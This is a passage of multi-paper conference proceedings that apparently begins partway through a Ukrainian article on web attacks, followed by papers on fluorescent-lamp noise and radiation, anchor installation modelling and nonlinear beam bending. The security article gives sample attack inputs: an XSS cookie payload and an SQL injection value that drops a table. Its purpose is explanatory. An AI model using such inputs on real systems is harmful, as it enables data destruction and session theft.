Наведений вище код є вразливим для атаки, якщо ніякої перевірки або додаткового методу контролю не застосовуються. Ця уразливість може бути використана як частина атаки шляхом перенаправлення користувачів на шкідливий сайт. Якщо перевірка не застосовується та зловмисник може створити гіперпосилання, щоб перенаправити користувачів на неперевершений шкідливий веб-сайт, наприклад:

`http://example.com/example.php?url=http://site.example.com`

Користувач бачить посилання на потрібний сайт (example.com) і не усвідомлює, що стає жертвою атаки.

Атаки, пов'язані з маніпуляцією сесіями. Цей вид атаки складається з експлуатації механізму управління веб-сесіями, яка, зазвичай, управляється токеном сеансу.

Оскільки http зв'язок використовує безліч різних з'єднань TCP, веб-серверу необхідний спосіб розпізнавати з'єднання кожного користувача. Найбільш корисний метод залежить від токена, тобто, веб-сервер відправляє в браузер клієнта після його успішної аутентифікації. Токен сеансу, як правило, складається з рядка змінної ширини і його можна використовувати по-різному, як в адресі, в заголовку http, так і в його тілі [3, с. 3].

Атака сесії компрометує токен сеансу шляхом крадіжки або передбачення правильного токена сеансу для отримання несанкціонованого доступу до веб-сервера.

У прикладі, який наведено на рис. 1, спочатку зловмисник використовує перехоплювач, щоб захопити дійсний токен сеансу з ім'ям «ID сеансу», потім він використовує справжній токен для отримання несанкціонованого доступу до веб-сервера.




Рис. 1. Захоплення сеансу [4]

Зловмисник може поставити під загрозу токен сеансу використанням шкідливого коду або програми, що працюють на стороні клієнта. Приклад (рис. 2) показує, як зловмисник може використовувати атаку XSS (Cross-site Scripting) [5, с. 3], щоб вкрасти токен. Якщо зловмисник надішле оброблене посилання на шкідливий код JavaScript, то, коли жертва натискає на посилання, JavaScript почне працювати і виконувати інструкції, зроблені нападником. У цьому прикладі на рис. 2 використовується атака XSS, яка показує значення cookie поточного сеансу. Використовуючи цю ж техніку, можна створити спеціальний код JavaScript, який буде відправляти cookie зловмиснику, а саме:

`<SCRIPT>alert(document.cookie);</SCRIPT>`




Рис. 2. Ін'єкція коду [4]

SQL ін'єкція. Це атака, в якій шкідливий код вставляється в рядки, які потім пройшли до примірника SQL Server для синтаксичного аналізу і виконання. Будь-яка процедура, яка буде оператори SQL, має бути перевірена на наявність вразливостей для ін'єкцій, оскільки SQL Server виконує всі синтаксично правильні запити, які він отримує [6, с. 89].

Основна форма SQL ін'єкції складається з прямої вставки коду у вхідні змінні, призначені для користувача, які з'єднуються командами SQL і виконуються. Менш пряма атака вписує шкідливий код в рядки, які призначені для зберігання в таблиці або в вигляді метаданих. Коли збережені рядки потім об'єднуються динамічною командою SQL, шкідливий код виконується.

Процес вставляння коду здійснюється шляхом передчасного завершення текстового рядка і додавання нової команди. Оскільки вставлена команда може мати додаткові рядки, перш ніж вона буде виконана, зловмисник завершує доданий рядок з коментарем у вигляді знака «--». Такий текст ігнорується під час виконання.

Наведений нижче сценарій показує просту SQL-ін'єкцію. Сценарій буде запит SQL шляхом

конкатенації жорстко-закодованих рядків разом з рядком, введеним користувачем:

```
var City; City = Request.form («City»); var sql = «select * from Orders where City = '« + City + «'»;
```

Користувачеві буде запропоновано ввести назву міста. Якщо він введе Lviv, то запит виглядатиме приблизно так:

```
SELECT * FROM Orders WHERE City = 'Lviv'
```

Проте, припустимо, що користувач вводить таке: Lviv '; drop table Orders—.

В цьому випадку, такий запит буде виконано:

```
SELECT * FROM Orders WHERE City = 'Lviv'; drop table Orders—'
```

Крапкою з комою (;) позначається кінець одного запиту і початок іншого. Подвійний дефіс (—) вказує на те, що інша частина поточного рядка є коментарем і має бути проігнорована. Якщо змінений код синтаксично правильний, то він буде виконаний сервером.

Отже, з розвитком корисних технологій невід'ємно розвиваються й шкідливі її прояви. Час не стоїть на місці, а отже зловмисники стають здібнішими і винахідливішими. Тож варто постійно тримати руку на пульсі, вивчаючи нові види загроз аби мати можливість протистояти їм.

Висновки

Іноді веб-ресурси містять не лише корисну інформацію, але й шкідливий код. Відвідування цих сайтів

може призвести до зараження комп'ютера вірусами, а також до псування або крадіжки ваших даних, тому важливо пам'ятати про такий вид атак, як небезпечні пере направлення та посилання.

XSS (англ. Cross Site Scripting — «міжсайтовий скриптинг») — тип вразливості інтерактивних інформаційних систем у вебi. XSS виникає, коли на сторінки, які були згенеровані сервером, з якоїсь причини потрапляють користувацькі скрипти. Специфіка подібних атак полягає в тому, що замість безпосередньої атаки сервера зловмисники використовують вразливий сервер для атаки на користувача.

SQL ін'єкція — один з поширених способів злому сайтів та програм, що працюють з базами даних, заснований на впровадженні в запит довільного SQL-коду. Атака типу впровадження SQL може бути можлива за некоректної обробки вхідних даних, що використовуються в SQL-запитах.

Розробники додатків, що працюють з базами даних, має знати про таку уразливість і вживати заходів протидії впровадженню SQL.

Безпека веб-додатків є одним з найкритичніших питань в циклі життя додатку, оскільки його процес відбувається у мережі, як правило відкритий для решти світу. Окрім цього, якщо додаток відкритий, запит на нього надіслати може будь-хто. Тому правильна обробка і фільтрація вхідних запитів є ключовою в питанні захисту веб-додатків.

Література

1. Vermesan O. Internet of Things: Converging Technologies for Smart Environments and Integrated Ecosystems / O. Vermesan, P. Fries // River Publishers. — 2013. — Pp. 16–39.
2. Clarke J. SQL Injection Attacks and Defense / J. Clarke // Syngress. — 2012. — № 2. — Pp. 5–20.
3. Boneh D. Session Management and User Authentication / D. Boneh // CriptoStanford. — 2011. — Pp. 3–15.
4. Material from the site «Owasp.org» [Electronic resource]. — Access: https://www.owasp.org/index.php/Session_hijacking_attack
5. Grossman J. XSS Attacks: Cross-site Scripting Exploits and Defense / J. Grossman // Syngress. — 2007. — Pp. 3–12.
5. Hartley D. SQL Injection Attacks and Defense / D. Hartley // Elsevier.r — 2012. — № 2. — Pp. 89–138.

Стрежекуров Эдуард Евгеньевич

*кандидат технических наук,
доцент кафедры электротехнологии и электромеханики,
Днепродзержинский государственный технический университет, г. Каменское*

Шаломов Владимир Анатольевич

*кандидат технических наук,
доцент кафедры безопасности жизнедеятельности
ГВУЗ «Приднепровская государственная академия строительства и архитектуры», г. Днепр*

Тютерева Светлана Андреевна

*соискатель ГВУЗ
«Приднепровская государственная академия строительства и архитектуры», г. Днепр*

Стрежекуров Юрий Эдуардович

*инженер, Машиностроительный колледж
Днепропетровского национального университета имени Олеся Гончара, г. Днепр*

Strezhekurov Ye. E.

*candidate of Technical Sciences, associate professor
of department of electric technology and electric mechanics
Dniprodzerzhynskiy state technical university, Kam'yanske*

Shalomov V. A.

*candidate of Technical Sciences, associate professor
of department Life Safety «Pridneprovsk State Academy of Civil Engineering and Architecture», Dnipro*

Tyutereva S. A.

competitor, «Pridneprovsk State Academy of Civil Engineering and Architecture», Dnipro

Strezhekurov Yu. Ye.

*engineer, Mechanical Engineering College
Oles Honchar Dnipropetrovsk National University, Dnipro*

**АКУСТИЧЕСКИЕ ШУМЫ И ЭЛЕКТРОМАГНИТНОЕ ИЗЛУЧЕНИЕ
ПРИ ЭКСПЛУАТАЦИИ ЛЮМИНЕСЦЕНТНЫХ ЛАМП НИЗКОГО ДАВЛЕНИЯ
В ПРОМЫШЛЕННЫХ, ГРАЖДАНСКИХ И В БЫТОВЫХ ПОМЕЩЕНИЯХ
ACOUSTIC NOISE AND ELECTROMAGNETIC RADIATION
AT EXPLOITATION FLUORESCENT LAMPS LOW PRESSURE
IN THE INDUSTRIAL, CIVIL AND DOMESTIC ROOMS**

Аннотация. В статье, на основе анализа существующих источников света используемых в промышленных, гражданских и в бытовых помещениях, приведены исследования шумовых характеристик и электромагнитного излучения люминесцентных ламп низкого давления.

Ключевые слова: источник света, люминесцентная лампа, освещение, частотный спектр излучения, шум, электромагнитное излучение, диапазон измерений.

Annotation. The article, based on an analysis of existing light sources used in industrial, civil and residential buildings, the study shows the noise characteristics and the electromagnetic radiation of low pressure fluorescent lamps.

Key words: light, fluorescent lamp, lighting, the frequency spectrum of the radiation, noise, electromagnetic radiation measurement range.

Освещение является важным стимулятором не только зрительного анализатора, но организма в целом, а также общего самочувствия и работоспособности в комплексе. При эксплуатации источников света возникает опасность неблагоприятного воздействия, происходит накопление синдрома хронической усталости. Прежде всего, это связано с неумелым подбором системы освещения и стандартных источников освещения, которые являются неощущаемым объективно дополнительным источником акустического шума и электромагнитного излучения.

Материалы и методы исследования. Как видно из вышеперечисленных факторов, правильно подобрать и установить систему освещения, а также источники света является сложной задачей для специалистов. Поэтому необходимо исследовать особенности правильного решения вопросов эксплуатации системы освещения, выявления и исследования побочных неблагоприятных факторов акустического шума в ультразвуковом диапазоне и электромагнитного излучения. Таким образом, мы сможем разработать методику нейтрализации этих неблагоприятных факторов при эксплуатации энергосберегающих источников света.

Результаты и их обсуждение. Если на производстве существуют определенные правила и нормы по системам освещения, с использованием стандартных светильников с подбором соответствующих по мощности источников света, то в бытовых условиях этого практически никто не придерживается. В общественных зданиях (за редким исключением: в офисных помещениях крупных компаний) так же не учитываются нормы и правила по искусственному освещению. Использование люминесцентных ламп позволяет уменьшить вышеперечисленные неблагоприятные факторы, как за счет их снижения, так и за счет наличия положительных свойств — равномерного светового потока, пониженного уровня нагрева стекла лампы, отсутствия блескости, приближения спектра излучения к естественному уровню. В условиях производства практически не учитывается явление субъективно желательного уровня освещенности, которое связано с возрастными изменениями, а также индивидуальными особенностями субъекта. Такое явление наблюдается и в бытовых условиях. Одним из путей устранения этого служит установка индивидуальных светильников, что в первую очередь позволяет каждому подобрать наиболее оптимальный уровень освещенности, а также достичь экономии электроэнергии. Особенно это удобно использовать в быту при наличии множества точек локализации освещенности: при отдыхе, в детской с маленькими детьми, при просмотре телепередач, чтении и приготовлении пищи. И совсем редко кто знает и применяет динамическое освещение.

Особенно это необходимо при работе в малооконных помещениях, при работе в ночную смену и выполнении монотонных работ. При этом необходимо изменять освещение подобно естественному ходу дня, изменять его спектральный состав. Динамическое освещение создает предпосылки не только к сохранению заданной работоспособности, но и к экономии электроэнергии. Наиболее широко распространенные типы компактных люминесцентных ламп (КЛЛ) представлены на рис. 1 [1, 3].



Рис. 1. Компактные люминесцентные лампы низкого давления

При исследовании излучения компактной люминесцентной лампы на расстояниях 0,2 м, 0,4 м, 0,8 м и 1,0 м нами было измерено ультразвуковое излучение в спектральном диапазоне 35–150 кГц при работе электронного балласта компактных люминесцентных ламп фирм: Maxus, Delux, Luxsun, Pleomax, UES, VITO мощностью от 9 до 45 Вт [4–5]. Так как спектры разных КЛЛ разных фирм производителей изменяются в широких пределах, нами показаны усредненные области существования диапазона спектра акустических частот, для указанных типов КЛЛ, на рис. 2.




Рис. 2. Распределения частот и относительной доли интенсивности акустического излучения ряда КЛЛ.

Установлено, что при расстояниях от 0,2 до 0,6 м от головы человека уровень ультразвуковой облученности от КЛЛ превышает нормированное значение предельно-допустимых уровней (ПДУ) [1–2, 5], который зависит от фирмы производителя, мощности КЛЛ, частоты излучения преобразователя. Усредненные уровни излучения для ряда КЛЛ представлены на рис. 3




Рис. 3. Интенсивности акустического излучения на расстоянии 0,4 м от человека до КЛЛ, ряда фирм производителей.

Если проанализировать спектр частоты преобразователя КЛЛ, то можно сделать вывод — колба КЛЛ является волноводом, т.е. излучающей антенной электромагнитного излучения в длинноволновом диапазоне. Кроме того, излучающая способность зависит также от формы колбы КЛЛ. Особенно опасными являются спиральные колбы — являющиеся направленным волноводом.

Промышленно развитые страны уже реагируют на повышающийся спрос к бытовым приборам и персональным компьютерам, чье излучение не угрожает жизни и здоровью человека. Так, в США многие фирмы выпускают безопасные приборы, начиная от утюгов с бифилярной намоткой и заканчивая непроизводящими излучение компьютерами.

В нашей стране существует Центр электромагнитной безопасности, где разрабатываются всевозможные средства защиты от электромагнитных излучений: специ-

альная защитная одежда, ткани и прочие защитные материалы, которые могут обезопасить любой прибор. Но до внедрения подобных разработок в широкое и повседневное их использование пока далеко. Так что каждый пользователь должен позаботиться о средствах своей индивидуальной защиты сам, и чем скорее, тем лучше.

Электромагнитное излучение является длинноволновым. Радиоволны большой длины «накрывают» соответственно и большее пространство. Электрическую составляющую волны экранируют стены зданий, но магнитную составляющую, к сожалению, они ослабляют не существенно.

Выводы. В настоящее время проводятся исследования с различными типами компактных люминесцентных ламп, как по мощности, так и разных производителей. При использовании современных источников освещения на рабочих местах необходимо исследовать все побочные факторы действия в виде акустической и электромагнитной составляющей КЛЛ на организм человека. В данной статье рассмотрены акустические параметры КЛЛ в виде обзорного материала. Последующие исследования позволят определиться с вредностью излучения КЛЛ различной мощности и разных фирм производителей, а также наметить пути моделирования с разработкой средств защиты от избыточного акустического и электромагнитного излучения, а также рекомендаций по уменьшению этого вредного воздействия.

Литература

1. Особенности использования люминесцентных ламп низкого давления для освещения в промышленных, гражданских и в бытовых помещениях [Текст] / Э.Е. Стрежекуров П.Н. Саньков, В.А. Шаломов и др. // Международный научный журнал. — 2016. — № 5. — Т.2. — С. 95–99.
2. Санітарні норми виробничого шуму, ультразвук та інфразвук: ДСН 3.3.6.037-99 / МОЗ України. — Київ, 1999. — 35 с.
3. Лампи люмінесцентні одноцокольні. Вимоги до робочих характеристик: ДСТУ ІЕС60901:2008 / Державний комітет України з питань технічного регулювання та споживчої політики — Київ, 2009. — 44 с.
4. Bodart, M. Performances of Compact Fluorescent Lamps with Integrated Ballasts and Comparison with Incandescent Lamps [Text] / M. Bodart, B. Roisin, P. D'Herdt, A. Keppens, P. Hanselaer, W.R. Ryckaert, D.G. Arnaud // Light & Engineering. — № 2. — 2010. — P. 83–99.
5. Directive 2005/32/EC of the European Parliament and of the Council with regard to ecodesign requirements for nondirectional household lamps [Electronic resource]: COMMISSION REGULATION (EC) No 244/2009 of 18 March 2009. — Available at: \www/URL: <http://gisee.ru/upload/244-2009.pdf>

References

1. Osobennosti ispolzovaniya lyuminestsentnykh lamp nizkogo davleniya dlya osvescheniya v promyshlennyykh, grazhdanskiykh i v bytovykh pomescheniyah [Tekst] / E. E. Strezhekurov P. N. Sankov, V. A. Shalomov i dr. // Mezhdunarodnyiy nauchnyiy zhurnal. — 2016. — N5. — T.2. — S. 95–99.
2. Sanitarni normi virobничого шуму, ультразвук та інфразвук: DSN3.3.6.037-99 / Ministerstvo ohoroni zdorov'ya Ukraini. — Kiyiv, 1999. — 35 s.
3. Lampi lyuminestsentni odnotsokolni. Vimogi do robochih karakteristik: DSTU IEC60901:2008 / Derzhavniy komitet Ukraini z pitan tehničnogo reguluvannya ta spozhivchoyi politiki — Kiyiv, 2009. — 44 s.
4. Bodart, M. Performances of Compact Fluorescent Lamps with Integrated Ballasts and Comparison with Incandescent Lamps [Text] / M. Bodart, B. Roisin, P. D'Herdt, A. Keppens, P. Hanselaer, W.R. Ryckaert, D.G. Arnaud // Light & Engineering. — № 2. — 2010. — P. 83–99.
5. Directive 2005/32/EC of the European Parliament and of the Council with regard to ecodesign requirements for nondirectional household lamps [Electronic resource]: COMMISSION REGULATION (EC) No 244/2009 of 18 March 2009. — Available at: \www/URL: <http://gisee.ru/upload/244-2009.pdf>

Супрун Олег Юрійович

*пошукач кафедри технології будівельного виробництва і будівельних матеріалів
Харківський національний університет міського господарства ім. О.М. Бекетова*

Супрун Олег Юрьевич

*соискатель кафедры технологии строительного производства и строительных материалов
Харьковский национальный университет городского хозяйства им. А.Н. Бекетова*

Suprun O. Yu.

*Ph.D. student of department construction technologies and building materials
O.M. Beketov National University of Urban Economy in Kharkiv*

ПРОГНОЗУВАННЯ ПАРАМЕТРІВ ПРОЦЕСУ ВСТАНОВЛЕННЯ В БЕТОНІ АНКЕРІВ НА АКРИЛОВИХ КОМПОЗИЦІЯХ

Анотація. Наведено результати дослідження впливу організаційно-технологічних факторів на тривалість встановлення в бетоні хімічних анкерів з використанням акрилових композицій.

Ключові слова: анкер, акрилова композиція, фактор, імітаційна модель, експертна оцінка.

Аннотация. Приведены результаты исследования влияния организационно-технологических факторов на продолжительность установки в бетоне химических анкеров с использованием акриловых композиций.

Ключевые слова: анкер, акриловая композиция, фактор, имитационная модель, экспертная оценка.

Summary. The paper presents the results of research of the activities of organizational and technological factors on the duration of the installation in concrete chemical anchors with acrylic compositions.

Keywords: anchor, acrylic composition, factor, imitating model, expert assessment.

Постановка проблеми. Загальновідомо, що прогнозування — наукове дослідження конкретних перспектив розвитку якого-небудь процесу. Одним з показників ефективності будівельного процесу є тривалість, прогнозування якої необхідно для скорочення термінів і зниження вартості будівництва [1]. При організаційно-технологічному проектуванні робіт з встановлення хімічних анкерів спостерігається дефіцит науково-методичних розробок з прогнозування параметрів процесу. При цьому обсяги анкероустановлювальних робіт постійно зростають [2, с. 26; 3, с. 47; 4, с. 35].

Аналіз останніх досліджень та публікацій. Ґрунтовні праці в галузі дослідження параметрів анкерних з'єднань [5, 6, 7] мають зміст, що відбиває насамперед аспекти міцності та надійності. Досліджувалися показники ефективного використання епоксидних композицій, взаємозв'язок міцності та діаметру болтів, показники поведінки з'єднань в умовах сейсмічних впливів та ін. На цей час в даному проблемному полі недостатньо публікацій щодо прогнозування параметрів технологічного процесу встановлення анкерів.

Мета дослідження. Створення методики прогнозування параметру тривалості виконання робіт при

встановленні в бетоні анкерів з використанням акрилових композицій з урахуванням впливу організаційно-технологічних факторів.

Виклад основного матеріалу. При зростанні сукупності факторів, що впливають на точність прогнозу, застосовуються основні методи прогнозування: статистичні методи; методи моделювання; методи експертних оцінок; оцінка по аналогу; інтуїтивні методи. Імітаційні моделі широко використовуються для прогнозування техніко-економічних показників [4]. Досить часто використовуються методи експертних оцінок через відсутність необхідної інформації (метод рангів). Ранжирування дозволяє вибрати з досліджуваної сукупності факторів найбільш істотний [9, с. 54; 10, с. 24].

Для прийняття об'єктивних незалежних рішень і оцінок в експеримент були запрошені експерти — висококваліфіковані фахівці в досліджуваній галузі. При підготовці до оцінювання були сформульовано 11 факторів, що впливають на параметр тривалості з можливістю додавання і виключення. Методом анкетування були відібрані та оцінені наступні організаційно-технологічні фактори:

1 — ступінь суміщення робіт на захватці;

- 2 – життєздатність акрилової композиції;
- 3 – ущільненість будівельного майданчика;
- 4 – насиченість анкерами площі бетону;
- 5 – якість підготовки отворів;
- 6 – рівень механізації робіт;
- 7 – температурний режим технологічного процесу;
- 8 – тривалість готування раціонального обсягу акрилової композиції;
- 9 – ритм спеціалізованого потоку;
- 10 – рівень кваліфікації ланки;
- 11 – ступінь забезпеченості процесу вивірювальними пристосуваннями.

Оцінка ступеня погодженості думки експертів здійснювалася за допомогою коефіцієнта конкордації [9, с. 45].

$$K_{konk} = \frac{K}{K_{max}}, \quad (1)$$

де K_{konk} – коефіцієнт конкордації;
 K – сума квадратів алгебраїчних різностей;

K_{max} – максимально можливе значення суми квадратів алгебраїчних різностей.

У результаті аналізу стандартизованих експертних оцінок були отримані дані, які сформували матрицю стандартизованих рангів опитування групи експертів (табл. 1). За результатами оцінок побудована діаграма факторів впливу (рис. 1).

З діаграми встановлено, що на останньому місці з досліджуваних факторів – рівень кваліфікації ланки, сумарний ранг $S_j=102,65$. При цьому до найбільш впливових ставляться наступні фактори:

- ступінь забезпеченості процесу вивірювальними пристосуваннями ($S_j=36,80$);
- ступінь суміщення робіт на захватці ($S_j=42,84$);
- ущільненість будівельного майданчика ($S_j=48,23$);
- життєздатність акрилової композиції ($S_j=51,11$);
- насиченість анкерами в межах захватки ($S_j=55,82$);
- якість підготовки отворів ($S_j=64,18$);
- рівень механізації робіт ($S_j=68,82$);
- ритм спеціалізованого потоку ($S_j=74,76$).

Таблиця 1

Матриця стандартизованих рангів опитування групи експертів

Експерты		Факторы, m											D_i	
		1	2	3	4	5	6	7	8	9	10	11		
		j_1	j_2	j_3	j_4	j_5	j_6	j_7	j_8	j_9	j_{10}	j_{11}		
K	i_1	1	1.05	5.24	2.1	6.29	4.19	3.14	10.48	11.52	8.38	9.43	4.19	66
	i_2	2	6.39	1.07	3.19	2.13	7.45	5.32	7.45	10.65	9.58	11.71	1.07	66
	i_3	3	2	1	5	10	3	4	9	8	6	11	7	66
	i_4	4	0.96	7.65	6.69	1.91	5.74	8.61	9.57	7.65	3.83	10.52	2.87	66
	i_5	5	2	6	8	4	3	7	9	11	5	10	1	66
	i_6	6	5.32	7.45	2.13	1.07	8.52	10.65	3.19	4.26	11.71	6.39	5.32	66
	i_7	7	6.71	2.24	4.48	3.36	7.83	10.07	6.71	11.19	1.12	8.95	3.36	66
	i_8	8	2	5	7	8	3	4	6	10	9	11	1	66
	i_9	9	2	1	4	5	7	9	10	6	8	11	3	66
	i_{10}	10	10.68	2.91	1.94	7.77	3.88	0.97	8.74	9.71	4.85	8.74	5.82	66
	i_{11}	11	1.74	9.55	3.47	5.21	8.68	6.95	7.82	7.82	6.08	7.82	0.87	66
S_j			42.84	51.11	48.23	55.82	64.18	68.82	87.95	97.79	74.76	102.65	36.80	
$\bar{S} = \frac{1}{2}n(m+1)$			66											
$d = S_j - \bar{S}$			-23.16	-14.89	-17.77	-10.18	-1.20	2.82	21.95	31.79	8.76	36.65	-29.20	
d^2			536.38	221.71	315.77	109.94	1.44	7.95	481.8	1010.4	76.73	1343.2	852.6	
$K = \sum_{g=1}^m d_g^2$			4957.75											
$K_{max} = \frac{1}{12}n^2(n^2-n)$			13310											
$K_{konk} = \frac{K}{K_{max}}$			0.415											




Рис. 1. Діаграма сумарних рангів факторів, що досліджувалися (отримано автором)

Для побудови імітаційної моделі прогнозування тривалості робіт систематизуємо ці фактори і використовуємо в побудові багатфакторної математичної моделі. Для дослідження впливу організаційно-технологічних факторів на тривалість анкероустановлювальних робіт була розглянута вибіркова сукупність проектів. Методика розробки моделі зводиться до дослідження впливу зміни досліджуваного результуючого фактора Y у відповідь на зміну визначальних його факторних ознак x_i ($i=1, 2, \dots, n$). Після обробки одержуємо залежність результуючої ознаки Y від зміни факторних ознак x_i , що описується рівнянням:

$$Y_x = b_0 + b_1 \cdot x_1 + b_2 \cdot x_2 \dots b_n \cdot x_n, \quad (2)$$

де b_i — коефіцієнти регресії, які визначаються на основі обробки початкових даних.

Матрицю парних кореляцій будували з використанням пакета прикладних програм *Statistica 6.0*. У ро-

боті застосовані наступні методи побудови рівняння множинної регресії: метод виключення, метод включення, кроковий регресійний аналіз.

У кінцеву модель увійшли змінні x_2, x_9, x_{11} (табл. 1).

Таблиця 2

Розрахункові значення кінцевої моделі (отримано автором)

№ зп.	N=14	Beta	Std. Err. of Beta	B	Std. Err. of B	t(10)	p-level
1	Intercept			-294,230	62,381	-4,765	0,001
2	x_2	0,367	0,107	73,105	22,505	3,426	0,006
3	x_9	-0,271	0,103	-26,581	10,883	-2,626	0,025
4	x_{11}	0,470	0,087	327,008	64,622	5,370	0,000

В результаті була побудована багатфакторна регресійна модель залежності тривалості робіт від наступних факторів: життєздатність акрилової композиції; ритм спеціалізованого потоку; ступінь забезпеченості процесу вивірювальними пристосуваннями:

$$\hat{y}_i = -294 + 73,1x_2 - 26,6x_9 + 327x_{11} \quad (3)$$

Точність моделі оцінюється за допомогою середньої помилки апроксимації, яка рівна 8,8%.

Висновки. Запропонована математична модель дозволяє здійснювати прогнозування параметру тривалості робіт з установлення в бетоні хімічних анкерів на акрилових композиціях з метою розробки заходів щодо скорочення тривалості при розробці проектів організації будівництва і проектів виконання робіт.

Література

1. Черненко В. К. Технология строительного производства: подручн. / В. К. Черненко, М. Г. Ярмоленко, Г. М. Батура та ін.; за ред. В. К. Черненко, М. Г. Ярмоленка. — К.: Вища школа, 2002. — 430 с.
2. Zolotov M.S. Technology of at anchor bolts embedment into concrete by acrylic glues / M.S. Zolotov, O.Y. Suprun // European Applied Sciences. — Stuttgart, 2014. — № 5. — P. 81–83.
3. Бабаев В. Н. Реконструкция фундамента жилого дома с использованием анкеровки арматурных стержней акриловыми клеями / В. Н. Бабаев, М. С. Золотов, Э. А. Шишкин и др. // Научный вестник строительства. — ХНУБА, ХОТ АБУ. — 2014. — № 3(77). — С. 53–58.
4. ETAG 001. Guideline for European Technical Approval of Metal Anchors for Use in Concrete, Part one: Anchors in General European Organisation for Technical Approvals. — Brussels, 2013. — 39 p.
5. Barnat J. The Shear Strength of Epoxy Adhesive Used for Chemical Anchors / J. Barnat J., M. Bajer. — Advanced Materials Research. — 2015. — Vol. 1122. — Pp. 278–281.
6. Barnat. J. Behaviour analysis of steel bonded anchors: Ph. D. Thesis. — Brno: University of Technology, Faculty of Civil Engineering, 2010. — Pp. 16–18.
7. Eligehausen R. Anchorage in Concrete Construction / R. Eligehausen, R. Mallée, J. F. Silva. — Berlin: Ernst & Sohn Verlag für Architektur und technische Wissenschaften GmbH & Co. KG, 2012. — 378 p.
8. Тюрин Ю. Н. Статистический анализ данных на компьютере / Ю. Н. Тюрин, А. А. Макаров; под ред. В. Э. Фигурнова. — М.: ИНФРА-М, 1998. — 528 с.
9. Бешелев С. Д. Математико-статистические методы экспертных оценок / С. Д. Бешелев, Ф. Г. Гурвич. — 2-е изд., перераб. и доп. — М.: Статистика, 1980. — 263 с.
10. Адлер Ю. А. Планирование эксперимента при поиске оптимальных условий / Ю. А. Адлер, Е. В. Маркова, Ю. В. Грановский. — 2-е изд., перераб. и доп. — М.: Наука, 1976. — 279 с.

Сырگی Алина Валерьевна

студент

Поволжский государственный технологический университет

УЧЕТ ФИЗИЧЕСКОЙ НЕЛИНЕЙНОСТИ ПРИ РАСЧЕТЕ ИЗГИБА БАЛКИ

Аннотация. Цель данной работы – рассмотреть алгоритм расчета балки на основе математической модели с учетом физической нелинейности.

Ключевые слова: изгиб, физическая нелинейность, балка.

В настоящее время строительный сектор является одним из важных отраслей, где наблюдается стремительное развитие, которое требует внедрения новых строительных материалов крупногабаритных пространственных тонкостенных конструкций, отвечающих высокой прочности.

При расчете таких конструкций необходимо отказаться от приближенных основных гипотез линейной строительной механики.

Физическая нелинейность данной теории связана с необходимостью отказаться от описания связи между деформациями и усилиями с помощью закона Гука, в связи с тем, что материал конструкции не подчиняется этому закону. К таким материалам относятся пластмассы различных типов, железобетон, сталь.

$$\sigma = E\varepsilon \quad (1)$$

σ – напряжение в сечении бруса,

ε – относительное удлинение бруса, которое определяется по формуле

$\varepsilon = \Delta l / l$ (здесь Δl – абсолютное удлинение бруса, l – начальная длина бруса),

E – коэффициент пропорциональности, который называют модулем продольной упругости (или модулем упругости первого рода, или модулем Юнга).

Физическая нелинейность появляется при отсутствии пропорциональности между усилиями и деформациями. Решается методом переменных параметров упругости. Решение задачи сводится к последовательности обычных линейных задач.

Сущность метода заключается в представлении зависимостей для упругопластического тела в форме уравнений упругости. При этом входящие в зависимости параметры упругости переменны в различных точках тела, так как они зависят от напряженного состояния.

В основу расчета положено уравнение закона плоских сечений, который применим для всех балок независимо от физико-механических свойств материала, при соблюдении условий:

